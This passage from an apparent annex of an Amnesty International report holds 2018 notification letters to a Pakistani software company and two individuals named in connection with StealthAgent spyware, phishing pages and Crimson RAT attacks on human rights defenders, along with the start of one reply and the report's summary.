Then I would appreciate your efforts in the way that you can point out someone that has involved in breaching someone's privacy in the name of digital parenting. We would like to track the culprit having your piece of assistance. Furthermore, we are great admirers of the AMNESTY INTERNATIONAL that always come up with the facts and stats about such activities. We assure you, we would like to work together and reveal the faces that use the parental control software for spying on someone's privacy and breaching private information of both personal and professional information of Pakistani human rights defenders. It's our moral responsibility to work with your shoulder to shoulder. Let us join your piece of investigation to unveil the truth that allegations and assumptions that you have made against us are not true.

Thanks!

Best Regards.
M.Javed

NOTIFICATION LETTER SENT TO SUPERINNOVATIVE FROM AMNESTY INTERNATIONAL

SENT TO SUPERINNOVATIVE VIA EMAIL ON 11 MAY 2018

11 May 2018

Dear Mr Hanif,

RE: SUPERINNOVATIVE'S ROLE IN SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that SuperInnovative has been named in our report. To be clear Amnesty International makes a series of very serious allegations against SuperInnovative in our report. I have provided a summary of our report findings (in relation to SuperInnovative) below.

The report includes screenshots of your website and summaries of your advertised services such as 'a phone call interception system'.

The report also includes the names, positions and photos of the following employees;

- Faisal Hanif – Manager Operations
- Sajid Iqbal – Mobile Application Architect
- Rizwan Arshad – Manager IT
- Abid Iqbal – Web Developer
- Aqeel Zia – Database Administrator
- Zain Abbas – Web Developer
- Usman Arshad – SEO Specialist
- Usman Chahal – Networks Architect & Securities Expert

On your website, it states that SuperInnovative markets a product called 'Pure StealthAgent' a 'phone monitoring application'. Amnesty International believes this is essentially the same as the spyware 'StealthAgent' which is being used to target human rights defenders in Pakistan.

In our report, we note that SuperInnovative may have been hired to develop this spyware on behalf of the attackers that are orchestrating campaigns against human rights defenders in Pakistan.

The report also explores the relation between SuperInnovative and the company Ox-i-Gen. Amnesty International believes that that there is overlap between SuperInnovative's 'StealthAgent' and Ox-i-Gen's 'TheOneSpy'. This may have occurred because it was created by the same developers or that Ox-i-Gen shared an early version of their product with SuperInnovative.

Amnesty International also believe that there is a connection between SuperInnovative and other operators who have targeted human rights defenders in Pakistan using a different spyware named 'Crimson'.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for human rights defenders in Pakistan – a country where activists working amongst a myriad of issues are harassed, attacked and even disappear on a regular basis. Amnesty International believes that your involvement in these attacks has directly threatened the safety and security of the individuals targeted. In our report Amnesty International calls on the Government of Pakistan to fully investigate the allegations made.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

NOTIFICATION LETTER SENT TO ASIM KHAN (LIAQUAT) FROM AMNESTY INTERNATIONAL

SENT TO ASIM KHAN (LIAQUAT) VIA EMAIL ON 11 MAY 2018

11 May 2018

Dear Mr Khan (Liaquat),

RE: YOUR ROLE IN SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that you have been named in our report. To be clear Amnesty International makes a series of very serious allegations against you in our report. I have provided a summary of our report findings (in relation to your involvement) below.

The report uses examples of attacks against a human rights defender. This person was sent targeted phishing attacks attempting to steal their credentials in order to gain access to both personal and professional information. Examples include cloned Facebook and Google log in pages which are actually phishing pages designed to capture and steal a person's log in information if they are inputted. Amnesty International investigated these phishing pages to try and determine who was behind these cyber-attacks.

In the report, we explain that we found, within the code of a Google login phishing page, evidence of the email addresses actively used by the creator of the phishing page. One of these email addresses that you are associated with is hakcer.unknownx@gmail.com. Amnesty international located a YouTube video tutorial - linked to your Gmail account name, Sadar Asim Khan and email address, (*DDOS attack by using Botnets*, 13 May 2017, https://www.youtube.com/watch?v=-cmZzVhTsVU). The tutorial explains how to use a tool to conduct a computer attack known as Distributed Denial of Service attack. In the description of this video is a message to say that you are the creator and a link to your Facebook profile www.facebook.com/khanajk1.The report also identifies that many of your Facebook posts are links to hacking tools and tutorials.

We disclose that you are also known as Asim Liaquat. This name appears in several shared pictures across both of your Facebook profiles. We present your LinkedIn profile using the name Asim Liaquat.

We also found an account for you (Asim Liaquat) on the website 'StackOverflow'. Between August and September 2017, you asked questions on 'StackOverflow' that we have screenshotted and included in our report. You ask for advice on how to optimize a pop up that looks like a Facebook page. This is the same kind of Facebook phishing attack that our human rights defender in Pakistan has been sent. You ask a question in relation to grabbing the IP address of a victim clicking on a link. We reveal in our report that the Facebook phishing page used in the attacks we have investigated does in fact contain some code that serves exactly that purpose: grabbing the IP address along with the login credentials.

We also note that you ask for advice on how to write some code for an Android application that "secretly forwards received SMS to another phone number and delete the sent SMS from inbox".

In addition, we disclose that an email address linked to you, secure.infopolicy@gmail.com, was included in the source code of a fake Google Play Store page. This page was used to lure targets into downloading a custom Android malware tool known as "StealthAgent". This malware link was sent to our human rights defender in Pakistan.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for human rights defenders in Pakistan – a country where activists working amongst a myriad of issues are harassed, attacked and even disappear on a regular basis. Amnesty international cannot prove that you were directly involved in the targeting of the human rights defender named in the report, but it appears likely that you were involved in the development of the phishing pages. Amnesty International believes that your involvement in these attacks has directly threatened the safety and security of the individuals targeted. In our report Amnesty International calls on the Government of Pakistan to fully investigate the allegations made.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish our findings and may include part or all of your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sheriff.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

NOTIFICATION LETTER SENT TO ZAHIR RASHEED FROM AMNESTY INTERNATIONAL

SENT TO ZAHIR RASHEED VIA EMAIL ON 11 MAY 2018

E: amnestyis@amnesty.org W: www.amnesty.org

11 May 2018

Dear Mr Rasheed,

RE: YOUR LINKS TO CRIMSON RAT MALWARE USED IN SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that you have been named in our report in connection with very serious digital attacks against human rights defenders in Pakistan. I have provided a summary of our report findings (in relation to your involvement) below.

You are mentioned in the report in connection with a Microsoft Office document titled "zahidskills.docx". According to the metadata of this document, it was created on July 24, 2017 by root@madleets.com, an email address that corresponds to both your public website and Facebook profile.

This document was found in a folder of files contained at www.subaat.com/files, which was discovered by the private cyber security vendor Palo Alto Networks, as well as other security researchers. A copy of this folder was uploaded to the malware sharing platform VirusTotal, and Amnesty International has obtained a copy. Alongside the previously mentioned document, this folder contained copies of the Crimson RAT malware – the use of which we have documented in attacks against Pakistani human rights defenders. We conclude that the owners of www.subaat.com have at least privileged access to Crimson RAT.

In the document "zahidskills.docx," you are listed as a member of "Team Cyber Security" – a team that, according to this document, engage in – *inter alia* – the following activities:

> "We scan network on daily basis to check open port or any outbound connection into our network, then we communicate with twitter and FB team captains for any new Anti Army or Fake accounts of COAS/DG ISPR. Check DG's Facebook page security and Past 24 hour activity. We are working on different target accounts to trace their IP Addresses or to compromise their accounts. We check different new site to see if there are any Anti Army content on it, so we try to take them down or at least trace the administrator. Increasing likes/followers and viral content on SM-Team request. We Scan ISPR/PakArmy Website on Weekly basis to find vulnerabilities or any type of errors. Explore and test new exploits on cyber security and to stay up to date with latest techniques."

If authentic, this document suggests that it was created by individuals who are working for a team that is conducting both defensive as well as offensive operations, particularly in retaliation to those critical of the Pakistan Army.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for human rights defenders in Pakistan – a country where activists working amongst a myriad of issues are harassed, attacked and even disappear on a regular basis. In our report Amnesty International calls on the Government of Pakistan to fully investigate the allegations made in our report.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

AMNESTY INTERNATIONAL IS A GLOBAL MOVEMENT FOR HUMAN RIGHTS. WHEN INJUSTICE HAPPENS TO ONE PERSON, IT MATTERS TO US ALL.

CONTACT US


info@amnesty.org


+44 (0)20 7413 5500

JOIN THE CONVERSATION


www.facebook.com/AmnestyGlobal


@Amnesty

Human rights can only be upheld where civil society operates without fear or the risk of aggression. Pakistani civil society, however, is under attack from a sophisticated and malicious digital campaign. As this report documents, Diep Saeeda, a well-known Pakistani human rights defender, has been the target of sustained digital attacks for the past two years. She and other activists continue to be attacked with extremely personalized messages that target their phones, computers and online accounts in an attempt to steal their information and carry out surveillance.

This targeted surveillance of civil society in Pakistan is a tool of repression, and has the chilling effect of silencing human rights defenders. Among its recommendations, this report calls on the Government of Pakistan to conduct a thorough and independent investigation into Amnesty International's findings and hold to account those responsible for the attacks.

AMNESTY INTERNATIONAL